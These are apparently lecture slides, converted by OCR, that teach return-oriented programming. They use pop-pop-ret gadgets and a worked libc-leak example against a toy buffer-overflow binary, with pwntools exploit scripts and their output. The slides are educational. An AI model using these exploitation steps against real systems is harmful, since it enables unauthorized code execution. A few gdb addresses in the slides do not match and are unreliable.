


Clean up stack using a gadget

- Common gadget for this: pop, pop, … pop, ret!
  - e.g., If we have two arguments, use pop pop ret


```
pop     edi
pop     ebp
ret
```

Clean up stack with pop pop ret





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:    pop    edi
0x0804845b <+91>:    pop    ebp
0x0804845c <+92>:    ret
```

Clean up stack with pop pop ret





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:    pop    edi
0x0804845b <+91>:    pop    ebp
0x0804845c <+92>:    ret
```

Clean up stack with pop pop ret



Final payload



ROP: Leak & exploit by example

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

ROP: Leak & exploit by example

```
[*] '/home/vagrant/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

Our attack scenario

1. Leak libc address
2. system(“/bin/sh”)

- Q: How to leak libc address?
  - A: Use Global Offset Table (GOT) because GOT stores a libc address!

Can I use any GOT address?

[exit@got]
[????]
`vuln`'s return address **[puts]**


```
0x0804853c <+43>:
     call   0x8048390 <exit@plt>
(gdb) x/i 0x8048390
   0x8048390 :   jmp    *0x804a018
(gdb) x/x 0x804a018
   0x804a018:       0x08048396
```

It looks like binary address, not libc!

Universal GOT for leak: __libc_start_main

[__libc_start_main@got]
[????]
vuln's return address **[puts]**

```
0x080483ed <+45>:    call   0x80483a0
<__libc_start_main@plt>

(gdb) x/i  0x80483a0
   0x8048390 :   jmp    *0x804a01c
(gdb) x/x  0x804a01c
   0x804a018:        0xf7df1e30
```




This is libc address!

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
                + p32(e.symbols['puts'])
                + p32(0)
                + p32(e.got['__libc_start_main']))
p.send(payload)

libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)
```

```
$ python exploit.py
[+] Starting local process './vuln': pid 18665
[*] '/home/vagrant/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] '/lib/i386-linux-gnu/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
LIBC_BASE: 0xf7e11000
```


Then, let's call system!

[__libc_start_main@got]
[system]
`vuln`'s return address **[puts]**



Wait! I don't know system address when I send this payload!


Back to the main!




```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

Re-trigger the vulnerability!

Back to the main!



```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
                     + p32(e.symbols['puts'])
                     + p32(e.symbols['main']) # CHANGED
                     + p32(e.got['__libc_start_main']))
p.send(payload)

